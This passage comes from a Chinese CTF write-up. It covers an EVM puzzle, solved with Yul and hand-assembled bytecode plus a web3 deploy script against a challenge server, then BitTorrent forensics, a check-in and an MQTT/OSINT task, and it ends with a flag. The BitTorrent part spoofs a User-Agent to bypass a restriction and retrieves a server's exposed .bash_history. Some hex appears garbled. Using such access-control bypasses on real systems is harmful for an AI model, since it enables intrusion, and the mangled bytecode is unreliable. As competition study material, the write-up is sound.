        sstore(5, 0x7b7b2829285b5d000000000000000000000000000000000000000000000000)
        sstore(6, 0x287b7d7d7b2828000000000000000000000000000000000000000000000000)
        sstore(7, 0x7d287b5b5d285d7b7d285b7d287b000000000000000000000000000000000000)
        sstore(8, 0x282829297b7d000000000000000000000000000000000000000000000000000)
        sstore(9, 0x5b28295d2829000000000000000000000000000000000000000000000000000)
        sstore(10, 0x28285b5d2929000000000000000000000000000000000000000000000000000)
        sstore(11, 0x295b7b7b7d285d2800000000000000000000000000000000000000000000000)
        sstore(12, 0x29295d5b7b5d5d7d000000000000000000000000000000000000000000000000)
        sstore(13, 0x28297b7d2829000000000000000000000000000000000000000000000000000)
        sstore(14, 0x7b7d5b7b7d5d000000000000000000000000000000000000000000000000000)
        sstore(15, 0x5d285d295d7d7b5d29287d7d7d290000000000000000000000000000000000)
        sstore(16, 0x7b7d7b7d5b5d000000000000000000000000000000000000000000000000000)
        sstore(17, 0x7d7d28295d287d5d5d5b7b2828000000000000000000000000000000000000)
        sstore(18, 0x2828282929290000000000000000000000000000000000000000000000000)
        sstore(19, 0x5b297d5b285d5d29285b2900000000000000000000000000000000000000000)
        sstore(20, 0x7d5d5d287d7b2900000000000000000000000000000000000000000000000)
        sstore(21, 0x5b5d7b28297d000000000000000000000000000000000000000000000000000)
        sstore(22, 0x2829282928290000000000000000000000000000000000000000000000000)
        sstore(23, 0x285b5b7b7d5d5d7b7d2900000000000000000000000000000000000000000)
```

```
        sstore(24, 0x297b5d285b5d2900000000000000000000000000000000000000000000000000)
        sstore(25, 0x5b295b5d287b0000000000000000000000000000000000000000000000000000)
        sstore(26, 0x28297b5b5d7d0000000000000000000000000000000000000000000000000000)
        sstore(27, 0x5b285d5d7d7b5d7d7b5d0000000000000000000000000000000000000000000000)
        sstore(28, 0x7b5b5d7b28297d7d0000000000000000000000000000000000000000000000000)
        sstore(29, 0x7b7d5d7d5d7d7b7b7b7b7b0000000000000000000000000000000000000000000)
        sstore(30, 0x7b287b7b7b5d7b5d5b5d5b5b0000000000000000000000000000000000000000)
        sstore(31, 0x7b7d5b5d7b7d00000000000000000000000000000000000000000000000000000)

        // true: 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff >>
0xf8
        // false: 0x0000000000000000000000000000000000000000000000000000000000000000 >>
0xf8
        sstore(32, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(33, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(34, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(35, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(36, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(37, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(38, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(39, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(40, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(41, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(42, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(43, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(44, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(45, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(46, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(47, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(48, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(49, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(50, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(51, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(52, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(53, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(54, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(55, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(56, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(57, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(58, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(59, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(60, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)
        sstore(61, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(62, 0x0000000000000000000000000000000000000000000000000000000000000000)
        sstore(63, 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff)

        // contract runtime bytecode
        datacopy(0, dataoffset("runtime"), datasize("runtime"))
        return(0, datasize("runtime"))
```

```
    }

    object "runtime" {
        code {
            // Dispatcher
            // switch getSelector()
            // case 0xf1dfaefb /* function isValid(string memory) external view
returns(uint) */ {
                let x := calldataload(0x44)
                for { let i := 0 } true { i := add(i, 1) } {
                    let y := sload(i)
                    if eq(x,y) {
                        mstore(0, sload(add(i, 32)))
                        return(0, 32)
                    }
                }
            // }
            // default {
            //  revert(0, 0)
            // }

            /* ================================ */
            /* Helpers                          */
            /* ================================ */
            // function getSelector() -> selector {
            //  selector := div(calldataload(0),
0x100000000000000000000000000000000000000000000000000000000)
            // }
        }
    }
}
```

Remix里面可以直接编译Yul代码。

编译完了，部署上链，拿到合约地址，查了下bytecode才48字节，远小于0xfb。

把合约地址喂给题目的solve函数就能过。

甚至Yul编译出来的bytecode指令里还是有些多余的，于是又手搓了一个只有32字节的bytecode：

```
0000    60 44   PUSH1 0x44
0002    35      CALLDATALOAD    // input
0003    60 00   PUSH1 0x00      // idx

// stack: idx input
0005    5B      JUMPDEST
0006    80      DUP1
0007    54      SLOAD
0008    82      DUP3
```

```
0009    14      EQ              // storage[idx] == input
000A    60 13   PUSH1 0x13
// stack: 0x13 equal idx input
000C    57      *JUMPI

// stack: idx input
000D    60 01   PUSH1 0x01
000F    01      ADD             // idx = idx + 1
0010    60 05   PUSH1 0x05
// stack: 0x05 idx input
0012    56      JUMP

// stack: idx input
0013    5B      JUMPDEST
0014    60 20   PUSH1 0x20
0016    01      ADD             // idx + 0x20
0017    54      SLOAD           // storage[idx+0x20]
0018    60 00   PUSH1 0x00
001A    52      MSTORE          // mem[0x00:0x20] = storage[idx+0x20]
001B    60 20   PUSH1 0x20
001D    60 00   PUSH1 0x00
001F    F3      *RETURN         // return mem[0x00:0x20]

bytecode: 60443560005b8054821460135760010160005565b6020015460005260206000f3
```

拼接一下在constructor里给hash表做初始化的code，再部署一个合约到链上，也能过。

```
from web3 import Web3
```

```
init_bytecode =
"7f287b7d7b7d2900000000000000000000000000000000000000000000000006000557f5b5d7b287d5d
285d2929290000000000000000000000000000000000000000000006001557f7b7d7b5b5d7d000000000000000
0000000000000000000000000000000000006002557f28287b29295d28285b7b000000000000000000000000
0000000000000000000006003557f28297b2828292829282800000000000000000000000000000000000000
00000006004557f7b7b2829285b5d0000000000000000000000000000000000000000000006005557f
287b7d7d7b2828000000000000000000000000000000000000000000000006006557f7d287b5b5d285d7
b7d285b7d287b0000000000000000000000000000000006007557f282829297b7d000000000000000000
0000000000000000000000000000000006008557f5b28295d2829000000000000000000000000000000000
0000000000000000006009557f28285b5d2929000000000000000000000000000000000000000000000000
0000600a557f295b7b7b7d285d2800000000000000000000000000000000000000000600b557f292
95d5b7b5d5d7d0000000000000000000000000000000000000000000600c557f28297b7d2829000000
0000000000000000000000000000000000000000600d557f7b7d5b7b7d5d000000000000000000000000
0000000000000000000000000000600e557f5d285d295d7d7b5d29287d7d7d2900000000000000000000000
0000000000000000600f557f7b7d7b7d5b5d0000000000000000000000000000000000000000000000000000
06010557f7d7d28295d287d5d5d5b7b2828000000000000000000000000000000000006011557f282828
2929290000000000000000000000000000000000000000000006012557f5b297d5b285d5d29285b2
900000000000000000000000000000000000000006013557f7d5d5d287d7b2900000000000000000000000
0000000000000000000000000006014557f5b5d7b28297d0000000000000000000000000000000000000000
0000000000006015557f28292829282900000000000000000000000000000000000000000000000000006060
16557f285b5b7b7d5d5d7b7d2900000000000000000000000000000000000006017557f297b5d285
b5d2900000000000000000000000000000000000000000000006018557f5b295b5d287b000000000000
0000000000000000000000000000000000006019557f28297b5b5d7d000000000000000000000000000000
0000000000000000000000601a557f5b285d5d7d7b5d7d7b5d000000000000000000000000000000000000
0000000000601b557f7b5b5d7b28297d7d0000000000000000000000000000000000000000000601c5
57f7b7d5d7d5d7d7b7b7b7b7b0000000000000000000000000000000000000601d557f7b287b7b7b5d
7b5d5b5d5b5b0000000000000000000000000000000000601e557f7b7d5b5d7b7d000000000000000000
0000000000000000000000000000000000601f557fffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffff60205560006021557fffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffff602255600060235560006024556000602555600060265560006027557fffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffff6028557fffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffff6029557fffffffffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffff602a556000602b556000602c557fffffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffff602d557fffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
fffffffffff602e556000602f557fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffff60305560006031557fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ff6032556000603355600060345 57fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffff6035557fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff6036557f
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff60375560006038556000603
9557fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff603a556000603b557f
fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff603c556000603d556000603
e557fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff603f5560206106ff60
003960206000f3fe60443560005B80548214601357600 1016005565B602001546000526020600 0F3"
abi = '[{"payable": true, "stateMutability": "payable", "type": "fallback"}]'

w3 = Web3(Web3.HTTPProvider('http://1.15.39.10:8545'))
w3.middleware_onion.inject(geth_poa_middleware, layer=0)

exploit = w3.eth.contract(bytecode=init_bytecode, abi=abi)
```

```
txn_hash = exploit.constructor().transact({"from":w3.eth.accounts[0]})
print(txn_hash)

txn_receipt = w3.eth.get_transaction_receipt(txn_hash)
print(txn_receipt)
print(txn_receipt['contractAddress'])
```

bittorrent

分析dat文件内容

node_id=b'NEVN2.VF.CBJRESHY\xd1o' ⇒ ARIA2.IS.POWERFUL

159.138.22.50:6969 比较奇怪，加了UA成功绕过限制

```
GET /HTTP/1.1
Host: aria2
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: aria2/1.34.0
Connection: close
```

http://159.138.22.50:8080/.bash_history

根据bash history viminfo得知有个图片很奇怪，提取图片里的压缩包，密码是dat里面的mtime，然后解压出torrent, 获得信息为：

```
{b'announce': b'http://127.0.0.1:8080/announce',
b'comment': b'crackme',
b'created by': b'mktorrent 1.1',
 b'creation date': 1686759814,
b'info': {b'length': 40, b'name': b'flag',
 b'piece length': 4, b'pieces':
b"
(O>R{G\\\r\xcb\xe1\xa7\xae\xd9L\xe3\x159\x13\x15E\xe4\xafp\x0f\x99!\xedq\xc1\x901l\xd5V
O\x8c\xe10?
\x94\xb4\xaa\x9b\xc1\xe6.\x19\x82\x8a7\x0cP\xa4\xcf\xf7\x1b\xd9sk\xb4\xad*\xf9y\xab\xd2
j\n5\xcc\xa0!\x8f2'}\x01\xb7\xf7\xd3\xf9\xcc\xf5\x128\xcb\xee.\xe8(/(\xff\x1aRj\x8a9\xd
8\xe4\x89\xb4\xeb\xdcd\x13\xbe\xc3A8\xa3\xb6?
#g\x192\xeaV\x96\x93)\xc7\x18\x10\x85\xb1\xd6HNO\xbc\x82o\xb3\xc2\\\xa2_2\xabD\x00\xa3<
\x16R\\P\xa2\xe6\xdd\xa8\xc0^\xac\xd5\xb3\xd7\xf08k\x00\xcd\x15sI+\xf3\xddv\xdaW\xebsu\
x9c}\xe8\xe1\x9d\xe0\x1d\x0b\xc2\xf7\xb7D\x0b\x99\xe9m\xaa\xf3r\xf9>S\xb1@",
b'private': 1}}
```

`'piece length': 4`可以4字节一组暴力破解flag

checkin

文件管理器拖一下，然后flag改成zip

Genshin Impact

流量里有MQTT推送

```
testtopicits name is BV1DW4y1R7qW.png
```

https://www.bilibili.com/video/BV1DW4y1R7qW

大yi老师 LV3

就你小子米游社uid是Rd/xRtmqSdit是吧

2023-06-05 01:41 2 回复

换表base64，表在上面流量里

```
3GHIJKLMNOPQRSTUb= cdefghijklmnopWXYZ/12+406789VaqrstuvwxyzABCDEF50
```

```
Decoded: 197370563
```

https://www.miyoushe.com/ys/accountCenter/postList?id=197370563

一壶老酒难眠

通行证ID:197370563

SCTF{yu4nsh3n_q1d0ng!Genshin_impact_start!}

IP属地：四川